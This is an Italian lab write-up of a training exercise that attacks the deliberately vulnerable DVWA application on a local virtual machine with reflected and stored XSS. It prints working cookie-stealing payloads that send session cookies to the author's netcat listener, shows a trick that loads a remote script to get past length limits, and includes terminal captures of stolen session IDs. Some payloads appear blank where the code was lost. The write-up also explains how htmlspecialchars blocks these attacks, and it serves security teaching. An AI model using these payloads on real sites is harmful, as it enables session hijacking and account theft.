

Exploit DVWA - XSS e CSRF

Descrizione dell'esercizio

Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script. Come Bonus eseguire un attacco XSS stored.

Cos'è un attacco XSS?

L'XSS (Cross-Site Scripting) è un attacco che sfrutta una vulnerabilità delle pagine web dove l'input non viene validato correttamente ed è quindi possibile iniettare script malevoli (Es. Javascript) per rubare ad esempio informazioni sensibili, modificare il contenuto delle pagine web o diffondere malware.

I principali tipi di attacchi XSS sono:

Reflected XSS: L'input malevolo viene "riflesso" immediatamente sulla pagina web e non viene salvato all'interno di essa (Es. un popup che appare subito dopo aver eseguito lo script).

Stored XSS: L'input malevolo viene salvato all'interno della pagina web e viene eseguito ogni volta che qualcuno visita quella pagina e/o attiva ciò che fa scattare l'attacco (Es. un commento salvato su un blog che ogni volta visualizzato/ci si passa sopra col mouse/ci si clicca sopra avvia il codice malevolo)

DOM-based XSS: Questo tipo di attacco si verifica quando la vulnerabilità è nel Document Object Model (DOM) del browser anziché nel codice sorgente della pagina. Il DOM è una rappresentazione strutturata a forma di albero di un documento HTML, XML o XHTML, che rappresenta la struttura logica del documento e permette agli script di programmi di modificare il contenuto, la struttura e lo stile del documento.

Cosa sono i Cookie?

I cookie sono file di testo memorizzati sul dispositivo di un utente quando visita un sito web. Essi contengono informazioni specifiche relative alla sessione di navigazione e possono essere utilizzati per diverse finalità (Autenticazione, Tracciamento attività, Personalizzazione). Tramite i Cookie si rende il protocollo HTTP Stateful (salva i dati), senza di essi l'HTTP è Stateless (non salva i dati) .


Cos'è un attacco CSRF?

Un CSRF (Cross-Site Request Forgery) è un attacco che sfrutta la fiducia di un'applicazione web nei confronti di un utente per eseguire azioni non autorizzate a nome suo. Esso sfrutta il fatto che un browser invia automaticamente i cookie associati a un dominio durante ogni richiesta HTTP verso di esso.

La differenza principale fra attacchi XSS e CSRF è che il primo va ad ingannare l'utente mentre il secondo inganna il server.

Spiegare come si comprende che un sito è vulnerabile.

Per testare la vulnerabilità di un sito (in questo caso la macchina DVWA con IP 192.168.50.101) andrò ad inserire il seguente script Javascript come input nel seguente form:



`<script>alert("Sono Vulnerabilissimo")</script>`

Se il sito è vulnerabile esso farà apparire un popup con la scritta "Sono Vulnerabilissimo"



In questo caso lo script è stato eseguito con successo, confermando la vulnerabilità.

Spiegare come funziona lo script in dettaglio

Per quest'esercitazione ho deciso di utilizzare il seguente script:

```
<script>document.write('');</script>
```

Di seguito la spiegazione in dettaglio:

<script></script>: Tag che dicono al browser quando inizia e finisce lo script.

document.write(): Metodo Javascript che genera contenuti dinamici e li aggiunge al documento. Nel nostro caso genera un elemento HTML di tipo immagine.

****: Tag che genera l'elemento HTML immagine.

src=: Qui si specifica l'URL da cui proviene l'immagine.

http://192.168.50.100:1234: L'IP della mia macchina Kali e la relativa porta in ascolto su netcat che riceverà i cookie.

document.cookie: proprietà che restituisce una stringa con i Cookie associati al documento corrente.

In sintesi lo script crea dinamicamente un elemento immagine con una sorgente che include il valore dei cookie del documento corrente e la carica su un server remoto, nel nostro caso viene ricevuta da netcat aperto in modalità di ascolto.

Spiegare le fasi dell'attacco

Per prima cosa dobbiamo creare uno script per estrarre i cookie ed inviarceli, nel nostro caso utilizzeremo il seguente script:

```
<script>document.write('');</script>
```

Apriamo quindi un terminale sulla nostra macchina Kali dove avviamo Netcat in modalità ascolto con i seguenti parametri:

nc -lvnp 1234

nc: Avvia Netcat.

-l: Parametro che avvia Netcat in modalità ascolto per connessioni in entrata.

-v: Parametro che avvia Netcat in modalità verbosa, mostrando informazioni più dettagliate su ciò che avviene.

-n: Parametro che impedisce a Netcat di effettuare una risoluzione DNS accettando solo IP numerici.

-p: Parametro che specifica la porta su cui Netcat dovrà mettersi in ascolto.

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
_
```

Inseriamo quindi lo script come input nella pagina vulnerabile.

What's your name?
 Submit

Clicchiamo su Submit e andiamo a controllare il nostro terminale Kali con Netcat in ascolto.

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 43550  
GET /security=low;%20PHPSESSID=bb1c12e136b31d73d1c124a2ac177584 HTTP/1.1  
Host: 192.168.50.100:1234  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

Nell'output del terminale sono presenti i cookie rubati che confermano il successo dell'attacco.

XSS Reflected Livello Medium

Cambiando il livello di sicurezza da Low a Medium lo script usato in precedenza non funziona, restituendo invece una stringa di testo

Analizzando il codice sorgente ho notato che se l'input conviene <script> quest'ultimo viene rimosso, annullando il primo tag che permette al browser di sapere che sta iniziando un codice Javascript

```
Reflected XSS Source  
  
<?php  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
    $isempty = true;  
}  
else {  
    echo '<pre>';  
    echo 'Hello ' . str_replace('<script>', '' $_GET['name']);  
    echo '</pre>';  
}  
?>
```

Per aggirare questo ho utilizzato con successo il seguente script:

```

```

```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 60560
GET /?cookie=security=medium;%20PHPSESSID=862e61dadf47e1dad8dd5171d37bcd14 HTTP/1.1
Host: 192.168.50.100:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
```

Questo aggira il bisogno di dover iniziare lo script col tag `<script>` usando invece `` per provare a generare un'immagine che non esiste, causando quindi un'errore. Usando l'attributo **onerror** (che definisce uno script da eseguire in caso di errore) ho passato il codice Javascript da eseguire per rubare i cookie.

XSS Reflected Livello High

Cambiando il livello di sicurezza da Medium a High nessuno degli script utilizzati in precedenza sembra funzionare.

Analizzando nuovamente il codice sorgente ho notato la presenza della funzione **htmlspecialchars** che converte caratteri speciali `&"<>'` in entità HTML, rendendo così impossibile un attacco XSS su questo bersaglio.

Si può quindi concludere che la vulnerabilità non è presente a questo livello.

```
Reflected XSS Source

<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

    $isempty = true;

} else {

    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';

}

?>
```

BONUS: Eseguire un attacco XSS Stored

Per prima cosa preparo uno script specifico per quest'attacco:


```
<script>new Image().src="http://192.168.50.100/b.php?"+document.cookie;</script>
```

Questo script crea un oggetto immagine e imposta il suo URL per caricare una risorsa da un server remoto ("http://192.168.50.100/b.php"). Il parametro della richiesta include i cookie del documento corrente.

Il guestbook su cui dovrò inserire lo script non accetta input superiori ai 50 caratteri. Per ovviare a questo problema andrò a modificare il file index.php all'interno della macchina Metasploitable nel seguente path:

```
msfadmin@metasploitable: /var/www/duwa/vulnerabilities/xss_s$ nano index.php
```

Qui andrò a cambiare il parametro **maxlength**, che definisce la lunghezza massima di caratteri ammessi come input, da 50 a 250.



```
GNU nano 2.0.7 File: index.php

$page[ 'help_button' ] = 'xss_s';
$page[ 'source_button' ] = 'xss_s';

$page[ 'body' ] .= "
<div class=\"body_padded\">
  <h1>Vulnerability: Stored Cross Site Scripting

  <div class=\"vulnerable_code_area\">

    <form method=\"post\" name=\"guestform\"
    <table width=\"550\" border=\"0\" cellpadding=
    <tr>
      <td width=\"100\">Name *</td> <td>
      <input name=\"txtName\" type=\"text\" s
    </tr>
      <td width=\"100\">Message *</td> <td>
      <length=\"250\"></textarea></td>
    </tr>

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U
```

Adesso che mi è possibile inserire più di 50 caratteri nel guestbook posso procedere con l'attacco.

Prima di tutto apro Netcat in modalità ascolto sulla porta 80.

```
(kali㉿kali)-[~]  
$ nc -lvnp 80  
listening on [any] 80 ...
```

Procedo quindi ad inserire lo script malevolo nel guestbook.

Name *	<input type="text" value="Cookies"/>
Message *	<div><script>new Image().src="http://192.168.50.100 /b.php?"+document.cookie;</script> Se puoi leggere questo messaggio ti ho appena rubato i cookies :)</div> <div>Sign Guestbook</div>

Dopo aver cliccato su Sign Guestbook lo script viene salvato permanentemente e basta che un utente carichi la pagina per poterlo avviare e rubare i cookie, come nell'esempio di seguito.

Name *	<input type="text"/>
Message *	<div></div> <div>Sign Guestbook</div>

Name: test
Message: This is a test comment.

Name: Cookies
Message: Se puoi leggere questo messaggio ti ho appena rubato i cookies :)

```
(kali㉿kali)-[~]  
$ nc -lvnp 80  
listening on [any] 80 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 46572  
GET /b.php?security=low;%20PHPSESSID=bb1c12e136b31d73d1c124a2ac177584 HTTP/1.1  
Host: 192.168.50.100  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

EXTRA-BONUS: Metodo alternativo attacco XSS Stored con limite 50 caratteri

Per ovviare al problema della lunghezza massima di 50 caratteri senza aumentarla possiamo procedere nel seguente modo:

Salviamo lo script malevolo in un file che chiameremo **c.js**

Carichiamo il file **c.js** su un server web e salviamo l'url (Es. <https://www.sito.com/c.js>)

Nel guestbook andiamo ad inserire il seguente script:

```
<script src='http://www.sito.com/c.js'>
```

Questo script eseguirà il file c.js da remoto avviando quindi lo script al suo interno, ed essendo inferiore a 50 caratteri entrerà perfettamente nel Guestbook.

Per ottimizzare ulteriormente la lunghezza dello script possiamo ridurlo usando un URL shortener (Es shorturl.at) e rimuovendo parametri superflui come http: e i due apostrofi (senza i quali lo script girerà lo stesso). Arriveremo a qualcosa simile a:

```
<script src=//link.at>
```

XSS Stored Livello Medium

Cambiando il livello di sicurezza da Low a Medium lo script usato in precedenza non funziona, analizzando il codice sorgente ho capito il perchè

```
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
```

Anche qui è presente la funzione **htmlspecialchars** nel corpo del messaggio che annulla la vulnerabilità del tutto. Tale funzione non è però presente nel nome del messaggio, dove viene semplicemente rimossa ogni stringa **<script>**.

Il campo del nome accetta solo 10 caratteri, per ovviare a ciò ho modificato lo stesso file usato in precedenza

```
msfadmin@metasploitable: /var/www/duwa/vulnerabilities/xss_s$ nano index.php
```

cambiando il parametro **maxlength** relativo al nome da 10 a 100.

Questo mi ha permesso di inserire il seguente script nel nome del messaggio, che va ad eseguirsi ogni volta che un utente carica la pagina:

```

```

Name *

Message *

Name: test
Message: This is a test comment.

192.168.50.101

security=medium; PHPSESSID=862e61dadf47e1dad8dd5171d37bcd14

La logica dello script è la stessa usata per il livello Medium dell'XSS Reflected, con la differenza che qui viene passato come messaggio di errore alert contenente i cookie.

XSS Stored Livello High

Analizzando il codice sorgente di questo livello si nota che la funzione **htmlspecialchars** è presente sia per il nome che per il corpo del messaggio, annullando del tutto la vulnerabilità.

```
$message = trim($_POST['mtxMessage']);  
$name    = trim($_POST['txtName']);  
  
// Sanitize message input  
$message = stripslashes($message);  
$message = mysql_real_escape_string($message);  
$message = htmlspecialchars($message);  
  
// Sanitize name input  
$name = stripslashes($name);  
$name = mysql_real_escape_string($name);  
$name = htmlspecialchars($name);
```